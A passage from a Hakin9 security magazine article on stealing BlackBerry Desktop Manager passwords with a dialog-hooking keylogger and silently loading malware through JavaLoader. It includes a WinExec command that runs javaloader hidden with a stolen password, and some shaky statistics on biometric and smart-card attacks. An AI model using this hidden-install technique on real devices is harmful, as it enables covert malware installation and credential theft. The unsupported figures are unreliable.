Connected
Loading MobileApplication1 Done
4972 bytes sent at ~19888 bps
Disconnected
>
    
```




Figure 20. BB Desktop Manager's Handlers – part I




Figure 21. BB Desktop Manager's Handlers – part II

# EXPLOITING SOFTWARE

- We attack device via javaloader and load one more malware bypassing a user's attentiveness.

In case 2, if we're not lucky we need to catch another password dialog (backup pass dialog). Those is part of BB Manager. By the way, if you've already run a BB Manager no one tray password dialog is pop-up; you'll see a pass dialog (v6) that belong BB Mananger window. BB Manager v4 or v5 is based on C++ (and method is the same like previous), but BB Desktop Manager is based on C#. Thus, it impossible to use WINAPI for stealing. But there's problem solving. We still can catch a window dialog like *Unlocking device* and *Backup device's data*. Look at *THREE CONSTANTS OF BLACKBERRY DESKTOP SOFTWARE* and Figures 20-21.

According to DLL-Cacther and system hooks is possible to make a key-logger that waiting two handler then stealing a password and hibernating watcher mechanism.

Let's detail case 3. JavaLoader is part of BlackBerry JDE. You can use the JavaLoader.exe file to perform low-level, debugging, or loading operations on a BlackBerry. JavaLoader.exe is a powerful tool that can be used for various administrative tasks on the BlackBerry, however most users (and admins too) find it difficult to use. It uses when you're developing a program and need to debug it into simulator or real device. To attack we need a dropper exe file (kaspersky notation) that stored a password's catcher exe file & dll file and javaloader.exe. Let us run it and see available commands.

## On the Net

- [http://docs.blackberry.com/en/admin/deliverables/12063/BlackBerry\\_Enterprise\\_Server-Policy\\_Reference\\_Guide-T323212-832026-1023123101-001-5.0.1-US.pdf](http://docs.blackberry.com/en/admin/deliverables/12063/BlackBerry_Enterprise_Server-Policy_Reference_Guide-T323212-832026-1023123101-001-5.0.1-US.pdf) – BlackBerry Enterprise Server Version: 5.0. Policy Reference Guide, RIM,
- [http://docs.blackberry.com/en/developers/deliverables/11961/BlackBerry\\_Java\\_Application-Feature\\_and\\_Technical\\_Overview--789336-1109112514-001-5.0\\_Beta-US.pdf](http://docs.blackberry.com/en/developers/deliverables/11961/BlackBerry_Java_Application-Feature_and_Technical_Overview--789336-1109112514-001-5.0_Beta-US.pdf) – BlackBerry Java Application. Version: 5.0. Feature and Technical Overview, RIM
- [http://docs.blackberry.com/en/developers/deliverables/9091/JDE\\_5.0\\_FundamentalsGuide\\_Beta.pdf](http://docs.blackberry.com/en/developers/deliverables/9091/JDE_5.0_FundamentalsGuide_Beta.pdf) – BlackBerry Java Application. Version: 5.0. Fundamentals Guide, RIM,
- [http://www.blackberry.com/knowledgecenterpublic/livelink.exe/fetch/2000/8067/645045/8655/8656/1106255/BlackBerry\\_Application\\_Developer\\_Guide\\_Volume\\_1.pdf?nodeid=1106256&vernum=0](http://www.blackberry.com/knowledgecenterpublic/livelink.exe/fetch/2000/8067/645045/8655/8656/1106255/BlackBerry_Application_Developer_Guide_Volume_1.pdf?nodeid=1106256&vernum=0) – BlackBerry Application Developer Guide Volume 1: Fundamentals (4.1), RIM,
- [http://www.blackberry.com/knowledgecenterpublic/livelink.exe/fetch/2000/8067/645045/8655/8656/1106255/BlackBerry\\_Application\\_Developer\\_Guide\\_Volume\\_2.pdf?nodeid=1106444&vernum=0](http://www.blackberry.com/knowledgecenterpublic/livelink.exe/fetch/2000/8067/645045/8655/8656/1106255/BlackBerry_Application_Developer_Guide_Volume_2.pdf?nodeid=1106444&vernum=0) – BlackBerry Application Developer Guide Volume 2: Advanced Topics (4.1), RIM,
- <http://www.blackberry.com/developers/docs/4.2api/> – RIM Device Java Library – 4.2.0 Release (Javadoc), RIM,
- [http://docs.blackberry.com/en/developers/deliverables/15497/BlackBerry\\_Smartphone\\_Simulator-Development\\_Guide--1001926-0406042642-001-5.0-US.pdf](http://docs.blackberry.com/en/developers/deliverables/15497/BlackBerry_Smartphone_Simulator-Development_Guide--1001926-0406042642-001-5.0-US.pdf) – BlackBerry Smartphone Simulator. Version: 5.0. Development Guide, RIM,
- [http://docs.blackberry.com/en/developers/deliverables/1077/BlackBerry\\_Signing\\_Authority\\_Tool\\_1.0\\_-\\_Password\\_Based\\_-\\_Administrator\\_Guide.pdf](http://docs.blackberry.com/en/developers/deliverables/1077/BlackBerry_Signing_Authority_Tool_1.0_-_Password_Based_-_Administrator_Guide.pdf) – BlackBerry Signature Tool 1.0. Developer Guide, RIM
- [http://www.securingthehuman.org/newsletters/ouch/issues/OUCH-201105\\_en.pdf](http://www.securingthehuman.org/newsletters/ouch/issues/OUCH-201105_en.pdf) – Protecting Your Passwords. Dr. Cole, founder of Secure Anchor Consulting. OUCH! | May 2011
- <http://www.securelist.com/en/weblog?weblogid=208188024> – Too many passwords? David Emm, Kaspersky Lab Expert
- <http://www.securelist.com/en/weblog?weblogid=192873136> – When your brain runs out of memory. Magnus Kalkuhl, Kaspersky Lab Expert
- [http://www.cases.public.lu/fr/actualites/actualites/2008/11/19\\_SE/EN/index.html](http://www.cases.public.lu/fr/actualites/actualites/2008/11/19_SE/EN/index.html) – The majority of Luxembourgers disclose personal data without hesitation
- [http://ss64.com/nt/net\\_useradmin.html](http://ss64.com/nt/net_useradmin.html) – list of Windows command shell's commands.
- <http://www.hackzone.ru/articles/view/id/7703/> – A Windows Vista/Seven password breaking
- [http://www.blackberry.com/knowledgecenterpublic/livelink.exe/fetch/2000/348583/800332/800505/800256/How\\_to\\_-\\_Protect\\_BlackBerry\\_applications\\_with\\_a\\_password\\_screen.html?nodeid=800506&vernum=0](http://www.blackberry.com/knowledgecenterpublic/livelink.exe/fetch/2000/348583/800332/800505/800256/How_to_-_Protect_BlackBerry_applications_with_a_password_screen.html?nodeid=800506&vernum=0) – How to – Protect BlackBerry applications with a password screen. BlackBerry Developers Knowledge Base. Article Number: DB-00135
- [http://msdn.microsoft.com/en-us/library/ms644944\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/ms644944(v=vs.85).aspx) – PostMessage Function.MSDN
- [http://msdn.microsoft.com/en-us/library/ms644950\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/ms644950(v=vs.85).aspx) – SendMessage Function.MSDN
- [http://msdn.microsoft.com/en-us/library/ms644927\(v=vs.85\).aspx#system\\_defined](http://msdn.microsoft.com/en-us/library/ms644927(v=vs.85).aspx#system_defined) – About Messages and Message Queues. System-Defined Messages. MSDN.
- [http://msdn.microsoft.com/en-us/library/ms632627\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/ms632627(v=vs.85).aspx) – WM\_GETTEXT Message.MSDN
- <http://www.f-secure.com/vulnerabilities/SA8329> – Windows 2000/XP PostMessage Password Disclosure. F-Secure, Vulnerability Reports SA8329.
- [http://msdn.microsoft.com/en-us/library/ms633499\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/ms633499(v=vs.85).aspx) – FindWindow Function.MSDN
- [http://msdn.microsoft.com/en-us/library/ms633500\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/ms633500(v=vs.85).aspx) – FindWindowEx Function.MSDN
- [http://msdn.microsoft.com/en-us/library/ms633515\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/ms633515(v=vs.85).aspx) – GetWindow Function.MSDN
- [http://msdn.microsoft.com/en-us/library/ms632599\(v=vs.85\).aspx#zorder](http://msdn.microsoft.com/en-us/library/ms632599(v=vs.85).aspx#zorder) – Z-Order.MSDN
- [http://msdn.microsoft.com/en-us/library/ms687393\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/ms687393(v=vs.85).aspx) – WinExec Function.MSDN
- [http://msdn.microsoft.com/en-us/library/ms633548\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/ms633548(v=vs.85).aspx) – ShowWindow Function's parameter.MSDN

As can you see there's a several *command to connect* with extra parameters. Common connect-command need to know a device password. OK, we've already steal it. There's one more extra parameter that set a silence of actions.

Now, malware's writer just need to program a subroutine that executes a shell-command. We can do it by following part of code (C++ or Delphi):

```
WinExec („javaloader.exe" -u -wSuPeRp@s$w0rD# load  
MobileApplication1.cod", SW_HIDE);
```

Let's Result of javaloader-attacker.

### Modern way of password protection system

*One-time password.* Safeguard rule for password is once-time using and next time use other password. That idea is used by the European banks called TrancActionNumber. Clients use a card that stores hundred passwords under protected area tap (like a card of payment of cellular services). Every bank transaction requests login, secret password and that session password. When those passwords come to the end clients receive a new card. Another way of these systems' protection uses a sms-password protection. User receives a password or web-url to password that expires in 1 or 2 minutes. It's also possible to receive not only text-message but audio messages and picture messages.

Biometric authentication. It's extremely insecure solution today. Finger scanner is deceived with finger-spoofing which based on stomatologic paste. Cheat level is 80% whereas that way of protection fails in 10%.

*Smart-card.* No memorizing is one of advantage of it. Simply insert card into card-scanner to access. Acoustic recording caught a 90% of emitting sounds. It's enough to recover PINs and it's very cheap equipment.

*Unconscious password 1.* The system developed at the Jerusalem University allows people to use such passwords which shouldn't be remembered. Experiments show the brain reliably keeps images of pictures, nonexistent *pseudo-words* or artificial grammatical designs. We can't describe it with self-recitation in details however it easily to think of it in case it has been shown. You review several pictures choosing appropriate object to learn recognition system. But it's impracticality and wasting time.

*Unconscious password 2 – Graphical password 1.* PassPoint show a picture to you asking four area chosen. During authorization you'll see the same picture asking to choose four areas again to proof yourself. In other words, password-protection is changed by coordinates-protection. But it makes no difference between any kinds of protected data.

*Graphical password 2.* It's also known as Zero-knowledge proof. System shows a two hundreds of pictures asking you to choose several. During authorization you need to find some of them and click inside mention-draw area. Then do the same several times. It takes for a long time but difficult to reproduce.

### Conclusion

In the first part we saw the techniques of self-safeguarding related to the issues identity theft, e.g. advice how to make a good password. We had also seen some of the tricks which could used by the malwares to steal a *password's preview*. By the way, we examined a login bugs (Windows Vista/Seven, iPhone) and login spoofing technique that's used on blackberry devices. These techniques use a misleading by fake error messages such null-pointer error notification or process terminate notification. In the second part we would focus on some of the interesting methodologies which are commonly used in security bypassing ideas over OS's *security layer*. Step by step we were approaching to fundamentals consist in blackbox ideas and security through obscurity. We discussed several tricks of stealing password from BlackBerry Desktop Software (BB Device Manager) password-boxes on Windows XP and Windows Vista/Seven when your is connected to PC as some kind of deal with questions of dll-injecting into blackberry process to reveal masked characters of pressed characters (keylogging).

In due course when the passwords 7-14 characters in length were considered as the reliable password have passed. Passwords can contain upto 127 symbols, but there is no advantage in using it. As it is known, the most vulnerable point is the user which can't keep in memory several difficult passwords. Sometimes even one difficult password, dictionary attacks, system of automatic selection of all possible combinations of signs allows to open such password a maximum for a week. In fact, cornerstone is in the authentication system. Remember, only paranoiac which don't feel himself in safety is in safety.

---

### YURY CHERMERKIN

*Graduated at Russian State University for the Humanities (<http://rggu.com/>) in 2010. At present postgraduate at RSUH.*

*Information Security Analyst since 2009 and currently works as mobile info security researcher in Moscow.*

*I have scientific and applied interests in the sphere of forensics, cyber security, AR, perceptive reality, semantic networks, mobile security and cloud computing. I'm researching BlackBerry Infrastructure and the effects of the trust bot-net & forensic techniques on the human privacy.*

*E-mail: [yury.chemerkin@gmail.com](mailto:yury.chemerkin@gmail.com)*

*([yury.chemerkin@facebook.com](mailto:yury.chemerkin@facebook.com))*

*Facebook: [www.facebook.com/yury.chemerkin](http://www.facebook.com/yury.chemerkin)*

*LinkedIn: <http://ru.linkedin.com/pub/yury-chemerkin/2a/434/549>*

The background of the entire page is a dark blue/black color with several bright white lightning bolts striking downwards. The bolts are jagged and vary in thickness, creating a dramatic and high-contrast visual.

In the next issue of  
**HAKIN9** magazine:

**Next extra issue of  
Hakin9 magazine**

**ID Thefts**

**all about identity the-  
fts and how to avoid it**

If you would like to contact Hakin9 team, just send an email to [en@hakin9.org](mailto:en@hakin9.org). We will reply a.s.a.p.